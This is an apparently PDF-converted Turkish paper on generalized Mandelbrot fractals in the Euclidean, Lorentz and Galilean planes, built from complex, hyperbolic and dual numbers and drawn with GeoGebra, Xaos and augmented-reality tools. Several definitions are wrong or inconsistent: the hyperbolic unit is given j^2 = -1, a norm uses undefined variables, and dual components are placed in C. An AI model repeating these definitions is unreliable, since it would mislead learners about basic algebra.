Fraktalların şekli ile ilgili ilk çalışmalar Fransız matematikçiler Gaston Julia (1893-1978) ve Pierre Fatou (1878-1929) tarafından yapılmıştır fakat onların yaşadığı zaman diliminde bilgisayarlar henüz bu fraktalları gösterebilecek kadar gelişmediğinden, Gaston Julia kendi oluşturduğu fraktal kümesinin (Julia kümesi) şeklini bilgisayarda görememiştir. Fraktal terimi ise ilk defa Polonya asıllı matematikçi Benoit Mandelbrot (1924-2010) tarafından 1975 yılında ortaya atılmıştır. Mandelbrot'un geliştirdiği Mandelbrot kümesi, sanal karmaşık sayıların kullanılmasıyla elde edilen fonksiyonları bilgisayar ortamında muhteşem fraktallara dönüştürülebilir kümedir. Kâinatta hemen hemen her şeyin bir fraktal ailesine mensup olduğunu görebilmekteyiz. Örnek olarak deniz kabukları, brokoli, Pisagor ağacı, eğrelti otu gibi doğada birçok yerde fraktalları görebilmekteyiz. Fraktal geometrisi de, basit geometrik kuralların sürekli tekrar edilmesi yoluyla hayatımıza Öklit geometrisiyle hesaplanamayan ara değerleri (ondalık sayıları) hayatımıza sokmuştur. Fraktalar birçok alt başlığa ve özelliğe sahiptir. Bu zenginliğe sahip bir konu projemizde renkli, kalıcı, eğitici şeyler katacaktır. Son yıllarda teknolojinin gelişmesiyle bazı bilgisayar programlarında özellikle Geogebra programında fraktal uygulamalarına ilgi oldukça artmıştır. Avusturya Salzburg Üniversitesinde Markus Hohenwarter'ın 2001 de başlayan yüksek lisans tez projesi kapsamında Geogebra programı tasarlanmış ve doktora tezinde geliştirilmiştir. Geogebra programı, matematik ve geometriyi öğrenme ve öğretme amacıyla kullanılabilen, ilköğretimden üniversiteye kadar geniş bir kesime hitap eden özgür bir dinamik matematik yazılımıdır (Hohenwarter ve Fuchs, 2004). Java tabanlı olup çoklu platform desteklidir. GeoGebra, matematiği somutlaştırır; girilen matematiksel ifadeler bir yandan grafik olarak görüntülenir. Noktalar, vektörler, parçalar, çizgiler, konik bölgeler ile birlikte fonksiyonlarla inşa yapılabilir ve ardından dinamik olarak değiştirilebilir. Çoğu kalkülüs tabanlı araçların yanında sağlanan birçok geometrik yapı

desteklenir. Geogebra programı birçok alanda kullanılmakla birlikte eğitimde de etkili ve başarılı bir şekilde kullanılmaktadır (Taş, 2016; Mailizar vd, 2021; Marinakis vd, 2021). Bu sebeple Avrupa Akademik Yazılım ödülü 2002 dâhil olmak üzere birçok ödüle layık görülmüştür.

Çalışmamızda fraktalların matematiksel alt yapılarını daha iyi gözlemleyebilmek için elde ettiğimiz farklı geometrik düzlemlerdeki genelleştirilmiş Mandelbrot fraktallarını Geogebra 3D programında çizdirip daha sonra Xaos fraktal programında renklendirilmiş ve yüksek iterasyon altındaki görüntülerini alıp karşılaştıracamız. Bir diğer kullanacağımız yöntem ise son yıllarda özellikle eğitim alanında sıklıkla kullanılmaya başlanılan artırılmış gerçeklik uygulamalarıdır. Artırılmış gerçeklik, 1992 yılında Boeing araştırmacısı Tom Caudel, David Mizell ile birlikte geliştirdiği, uçağın şemalarını sanal olarak teknisyenlerin başlığına yansıtan cihazına “Artırılmış Gerçeklik” adını vererek bu teknolojinin isim babası olmuştur. AR teknolojisinin olgunlaşması 40 yıla yakın bir zaman almıştır. Artırılmış gerçeklik günümüzde birçok alanda etkin bir şekilde kullanılmaktadır. Artırılmış gerçeklik, askeri araçlar ve silahlarda kullanımı, sinema ve televizyon sektörü, oyun sektörü gibi birçok alanda etkin şekilde kullanılmıştır. Saydığımız bu yöntemlerle oluşturduğumuz yeni fraktal yapılarını daha da zenginleştirip Geogebra AR ve Unity Vuforia programlarında hem mobil cihazlarda kullanılabilen hem de akıllı kartlara tanımlanmış artırılmış gerçeklik uygulamaları oluşturulmuştur.

2.1. Karmaşık Sayılar

Karmaşık sayılar ilk kez Gerolama Cardano (1501-1576) tarafından keşfedilmiş daha sonra Rafael Bombelli daha detaylı incelemiştir. 1637 yılında Decartes (1596-1650) ilk kez imajiner veya sanal terimlerini karmaşık sayılar için kullanmıştır.

Tanım 2.1.1. x ve y birer reel sayı ve $i^2 = -1$ olmak üzere, $z = x + iy$ şeklinde ifade edilen z sayısına karmaşık sayı veya kompleks sayı denir. Karmaşık sayılar kümesi

$$\mathbb{C} = \{ z = x + iy \mid x, y \in \mathbb{R} \text{ ve } i^2 = -1 \}$$

ile gösterilir. $z = x + iy$ karmaşık sayısında x sayısına karmaşık sayının reel (gerçel) kısmı, y sayısına karmaşık sayının imajiner (sanal) kısmı denir ve $\text{Re}(z) = x$, $\text{Im}(z) = y$ şeklinde gösterilir. $\forall z_1 = x_1 + iy_1, z_2 = x_2 + iy_2 \in \mathbb{C}$ için karmaşık sayılar üzerinde tanımlı temel işlemler aşağıda verilmiştir:

Toplama: $z_1 + z_2 = (x_1 + x_2) + i(y_1 + y_2)$

Çarpma: $z_1 \cdot z_2 = (x_1 x_2 - y_1 y_2) + i(x_1 y_2 + x_2 y_1)$

Eşitlik: $z_1 = z_2$ olması için gerek ve yeter şart $x_1 = x_2$ ve $y_1 = y_2$ olmasıdır.

Eşlenik: $z = x + iy^* \in \mathbb{C}$ eşleniği $\bar{z} = x - iy^* \in \mathbb{C}$ dir.

Bölme: $\frac{1}{z_1} = \frac{1}{(x_1 + iy_1)} = \frac{(x_1 - iy_1)}{(x_1 + iy_1)(x_1 - iy_1)} = \frac{(x_1 - iy_1)}{x_1^2 + y_1^2}$

Norm: $z = x + iy \in \mathbb{C}$ kompleks sayısının normu $|z| = \|z\| = \sqrt{\langle z, z \rangle} = \sqrt{x^2 + y^2}$ dir.

Tanım 2.2.2. $\forall x = (x_1, y_1), y = (x_2, y_2) \in \mathbb{R}^2$ için

$$\langle, \rangle : \mathbb{R}^2 \times \mathbb{R}^2 \rightarrow \mathbb{R}$$

$$(x, y) \rightarrow \langle x, y \rangle = x_1 x_2 + y_1 y_2$$

ile tanımlanan $\mathbb{R}^2$ vektör uzayı üzerinde bir iç çarpım fonksiyonudur. Bu iç çarpım ile birlikte $\mathbb{R}^2$ vektör uzayına Öklid uzayı denir ve E^2 ile gösterilir. $E^2 \cong \mathbb{R}^2$ izomorf olduğu için Öklid düzleminde alınan herhangi bir $\forall x = (x_1, y_1) \in \mathbb{R}^2$ noktası aynı zamanda $z = x_1 + iy_1 \in \mathbb{C}$ olarak gösterilebilmektedir. Bun nedenle Öklid düzlemine karmaşık sayı düzlemi de denilebilmektedir (Yaglom, 2012).

2.2. Hiperbolik Sayılar ve Lorentz Düzlemi

Karmaşık sayıların Öklid düzleminde üstlendiği görevi Lorentz düzleminde hiperbolik sayılar yürütür. Karmaşık sayılar Öklid düzlemindeki koordinatları temsil ederken hiperbolik sayılar da Lorentz düzlemindeki koordinatları temsil eder. Hiperbolik sayılar ilk kez 1848 yılında James Cockle tarafından oluşturulmuş ve W. K. Clifford (1845-1879) tarafından geliştirilmiştir.

Tanım 2.2.1. $x, y \in \mathbb{R}$, $j \neq 1$ ve $j^2 = -1$ olmak üzere bir hiperbolik sayı $z = x + jy$ olarak tanımlanır. Hiperbolik sayıların oluşturduğu

$$H = \{z = x + jy \mid x, y \in \mathbb{R} \text{ ve } j^2 = -1\}$$

kümesi aynı zamanda Lorentz düzlemini oluşturmaktadır. $z = x + jy$ hiperbolik sayının reel ve sanal kısmı, $\text{Re } z = x$ ve $\text{Im } z = y$ ile gösterilir. Herhangi $z_1 = x_1 + jy_1$ ve $z_2 = x_2 + jy_2$ hiperbolik sayıları için tanımlanan temel işlemler aşağıda verilmiştir:

Toplama: $z_1 + z_2 = (x + x_1) + j(y + y_1)$

Çarpma: $z_1 z_2 = (xx_1 - yy_1) + j(xy_1 + yx_1)$

Eşlenik: $z = x + jy \in H$ eşleniği $\bar{z} = x - jy \in H$ dir.

Bölme: $\frac{z_1}{z_2} = \frac{(xx_1 - yy_1) + j(xy_1 + yx_1)}{(x^2 - y^2)} + j \frac{(xy_1 + x_1 y)}{(x^2 - y^2)}$

Norm: $z = x + jy$ hiperbolik sayısının normu $\|z\| = |z| = \sqrt{a^2 + b^2}$ ile tanımlanır.

Tanım 2.2.2. $\forall z = x_1 + jy_1, y = x_2 + jy_2 \in H$ için

$$\langle, \rangle : H \times H \rightarrow \mathbb{R}$$

$$(x, y) \rightarrow \langle x, y \rangle_L = x_1 x_2 - y_1 y_2$$

ile tanımlanan Lorentz iç çarpım fonksiyonu ile birlikte H cümlesine Lorentz düzlemi denir ve L ile gösterilir. Lorentz düzleminde vektörler

1. $x^2 - y^2 > 0$ ise $z = x + jy$ hiperbolik sayısına spacelike vektör,

2. $x^2 - y^2 < 0$ ise $z = x + jy$ hiperbolik sayısına timelike vektör,
3. $x^2 - y^2 = 0$ ise $z = x + jy$ hiperbolik sayısına null (light-like) vektör

olmak üzere üç sınıfa ayrılırlar (Yaglom, 2012).

2.3. Dual sayılar ve Galile Düzlemi

Dual sayılar, düzlem ve uzay geometrisinde geometrik uygulamalar bulmakla birlikte cebirsel anlamda genelleştirilmiş kompleks sayılar sınıflaması içinde yer almaktadır. Dual sayılar ilk kez İngiliz matematikçi W. K. Clifford (1845-1879) tarafından keşfedilmiş ve E. Study tarafından dual sayıların kinematik uygulamaları yapılmıştır.

Tanım 2.3.1. $\forall x, y \in \mathbb{C}$, ε dual birimi için $\varepsilon^2 = 0$ olmak üzere dual sayılar $d = x + \varepsilon y$ biçiminde tanımlanır. Dual sayılar cümlesi

$$ID = \{d = x + \varepsilon x^* \mid x, x^* \in \mathbb{C} \text{ ve } \varepsilon^2 = 0\}$$

olarak tanımlanır. $\forall d_1 = x + \varepsilon x^*, d_2 = y + \varepsilon y^* \in D$ dual sayıları için tanımlanan temel işlemler aşağıda verilmiştir:

$$\text{Toplama: } d_1 + d_2 = (x + y) + \varepsilon(x^* + y^*)$$

$$\text{Çarpma: } d_1 d_2 = (xy) + \varepsilon(xy^* + x^*y)$$

$$\text{Eşitlik; } d_1 = d_2 \text{ ise } x = y \text{ ve } x^* = y^* \text{ olur.}$$

$$\text{Eşlenik: } d = x + \varepsilon y^* \in D \text{ eşleniği } \bar{d} = x - \varepsilon y^* \in D \text{ dir.}$$

$$\text{Bölme: } \frac{1}{d} = \frac{1}{x + \varepsilon y^*} = \frac{(x - \varepsilon y^*)}{(x + \varepsilon y^*)(x - \varepsilon y^*)} = \frac{1}{x} - \varepsilon \frac{y^*}{x^2}$$


$$\text{Norm: } \|\vec{A}\| = \sqrt{\langle \vec{a}, \vec{a} \rangle} + \varepsilon \frac{\langle \vec{a}, \vec{a}^* \rangle}{\sqrt{\langle \vec{a}, \vec{a} \rangle}} = \|\vec{a}\| + \varepsilon \frac{\langle \vec{a}, \vec{a}^* \rangle}{\|\vec{a}\|}$$

Tanım 2.3.2. D afin uzayı $\mathbb{C}^2$ üzerinde tanımlı olsun. $\forall z_1 = x_1 + \varepsilon y_1, z_2 = x_2 + \varepsilon y_2 \in D$ dual sayıları

$$\langle, \rangle : D \times D \rightarrow \mathbb{C}$$

$$(z_1, z_2) \rightarrow \langle z_1, z_2 \rangle_g = \text{Re}(z_1 \bar{z}_2) = x_1 x_2, \quad x_1 \neq x_2$$

dual iç çarpımı ile düşünüldüğünde, D ye Galile düzlemi denir ve $(\mathbb{C}^2, D, \langle, \rangle)$ veya G^2 ile gösterilir. (Yaglom, 2012).



Şekil1.2 Öklid, Lorentz ve Galile düzlemlerinde birim çemberler

3. Bulgular

3.1. Genelleştirilmiş Mandelbrot Fraktalları

Mandelbrot cümlesi, kompleks değişkenli fonksiyon formüllerinin tekrarlama metoduyla üretilen bir fraktal tipidir. $\forall z \in \mathbb{C}, p \in \mathbb{N}$ olmak üzere $f(z) = z^p + c$ kompleks değişkenli fonksiyonu genelleştirilmiş Mandelbrot fraktalı oluşturmaktadır. Klasik Mandelbrot fraktalı $f(z) = z^2 + c$ kompleks değişkenli fonksiyonunun yinelemelerinden oluşmaktadır. $f_c: \mathbb{C} \rightarrow \mathbb{C}$ kompleks değişkenli fonksiyonu ve $c \in \mathbb{C}$ olmak üzere $f(z) = z^2 + c$ iterasyon kuralı ele alındığında $z = 0$ sayısının f_c altındaki değeri $f_c(0) = c$ 'dir. Benzer şekilde $z = c$ sayısının f_c altındaki değeri $f_c(c) = c^2 + c$ 'dir. f_c fonksiyonunun bir önceki aşamada elde edilen sayıya, yani $c^2 + c$ 'ye uygulanması yeni bir sayı, yani $(c^2 + c)^2 + c$ 'yi üretecektir. Bu işleme devam edilirse,

$$(0, f_c(0), f_c(f_c(0)), \dots)$$

karmaşık sayı dizisi elde edilir. Bu dizinin limit değerinin sonlu bir sayı olup olmaması c değerine bağlıdır. Bunun nedeni f_c tipindeki ikinci derece polinomların yinelemeli uygulamalarının yarıçapı 2'den büyük her çemberi sonsuza götürmesindendir. Dizinin, sonlu bir sayıya yakınsadığı c değerlerinin kümesine Mandelbrot kümesi denir. Başka bir ifadeyle, Mandelbrot kümesi, öyle bir kümedir ki c sayısı bu kümeden seçildiğinde yukarıdaki dizi sonlu bir sayıya yakınsar (Mandelbrot, 1989).

Klasik Mandelbrot Fraktalının Algoritması:


Adım1 : $z = 0 + 0i$ alınır.

Adım 2: Kompleks düzlemde seçilen bir nokta c olsun.

Adım 3: $z_{n+1} = z_n^2 + c$ alıp bu işlemi ardışık olarak tekrarlınsın.

Adım 4: Eğer sayı sonsuza gitmiyorsa, cümleye dâhildir ve işaretlenebilir. Aksi halde, nokta sonsuza hangi hızda gittiğine bağlı olarak renklendirilsin.

Adım 5: Yukarıdaki 1-4 adımları düzlemdeki tüm noktalar için tekrarlanır.



Şekil 3.1. Mandelbrot Cümlesi

3.2. Geogebra Programında Genelleştirilmiş Mandelbrot Fraktalları

Genelleştirilmiş Mandelbrot fraktallarının Öklid, Lorentz ve Galile düzlemlerindeki görüntülerinin Geogebra programında çizimini yapabilmek için $z = x + iy$, $i^2 = -1$ karmaşık sayısının $z = x + jy$, $j = 1$ hiperbolik sayısının ve $z = x + \varepsilon y$, $\varepsilon^2 = 0$ dual sayıların temel işlemlerinden yararlanarak verilen $p \in \mathbb{R}$ sayısı için $f(z) = z^p + c$ fonksiyonundaki reel ve imajiner kısımları hesaplanmıştır. Akabinde verilen bir p değeri için bir iterasyon döngüsü kullanılarak aşağıdaki algoritma uygulanmıştır.

Adım1 : p sayısı klavyeden girilir.

Adım2 : $x = 0$, $y = 0$ alınarak $z = 0$ alınır.

Adım 2: Kompleks düzlemde seçilen bir nokta $c = (ca, cb)$ olsun.

Adım 3: $x = \text{Re}(z) + ca$, $y = \text{Im}(z) + cb$ olarak alınıp z sayısının bileşenleri hesaplanır, bu işlem ardışık olarak tekrarlanır.

Adım 4: Eğer sayı sonsuza gitmiyorsa, cümleye dâhildir ve işaretlenebilir. Aksi halde, nokta sonsuza hangi hızda gittiğine bağlı olarak renklendirilsin.




Adım 5: Yukarıdaki 1-4 adımları düzlemdeki tüm noktalar için tekrarlanır.

50 adımlık iterasyon ile Geogebra'da noktasal olarak çizdirilen genelleştirilmiş fraktalların renklendirilmiş halleri ve 1000 adımlık daha yüksek iterasyonları Xaos fraktal programında çizdirilmiştir. Böylece çalışmamızda $p=2,6$ değerlerindeki genelleştirilmiş Mandelbrot fraktallarının Öklid, Lorentz ve Galile düzlemlerindeki görüntüleri elde edilmiştir.



3.3. Geogebra Programında Öklid, Lorentz ve Galile Düzlemlerinde Genelleştirilmiş Mandelbrot Fraktallarının Görüntüleri

3.3.1 $P=2$ için Klasik Mandelbrot Fraktalları




Öklid Düzlemi : $f(x + iy) = (x^2 - y^2 + ca) + i(2xy + cb)$



Lorentz düzlemi: $f(x + jy) = (x^2 + y^2 + ca) + j(2xy + cb)$





Galile Düzlemi: $f(x + \varepsilon y) = (x^2 + ca) + \varepsilon(2xy + cb)$



3.3.2. P=3 için Genelleştirilmiş Mandelbrot Fraktalları



Öklid Düzlemi; $f(x + iy) = (x^3 - 3xy^2 + ca) + i(3x^2y - y^3 + cb)$



Lorentz düzlemi; $f(x+jy) = (x^3+3xy^2+ca) + j(3x^2y+y^3+cb)$





Galile Düzlemi $f(x+\varepsilon y) = (x^3+ca) + \varepsilon(3x^2y+cb)$





3.3.3. P=4 için Genelleştirilmiş Mandelbrot Fraktalları




Öklid Düzlemi ; $f(x+iy) = (x^4-6x^2y^2+y^4+ca) + i(4x^3y-4xy^3+cb)$



Lorentz Düzlemi; $f(x+jy) = (x^4+6x^2y^2+y^4+ca) + j(4x^3y+4xy^3+cb)$






Galile Düzlemi; $f(x + \varepsilon y) = (x^4 + ca) + \varepsilon(4x^3y + cb)$





3.3.4. P=5 için Genelleştirilmiş Mandelbrot Fraktalları



Öklid Düzlemi ; $f(x + iy) = (x^5 - 10x^3y^2 + 5xy^4 + ca) + i(5x^4y - 10x^2y^3 + y^5 + cb)$



Lorentz Düzlemi; $f(x + jy) = (x^5 + 10x^3y^2 + 5xy^4 + ca) + j(5x^4y + 10x^2y^3 + y^5 + cb)$






Galile Düzlemi; $f(x + \varepsilon y) = (x^5 + ca) + \varepsilon(5x^4y + cb)$






3.3.5. P=6 için Genelleştirilmiş Mandelbrot Fraktalları




Öklid Düzlemi; $f(x+iy) = (x^6 - 15x^4y^2 + 15x^2y^4 - y^6 + ca) + i(6x^5y - 20x^3y^3 + 6xy^5 + cb)$



Lorentz Düzlemi; $f(x+jy) = (x^6 + 15x^4y^2 + 15x^2y^4 + y^6 + ca) + j(6x^5y + 20x^3y^3 + 6xy^5 + cb)$



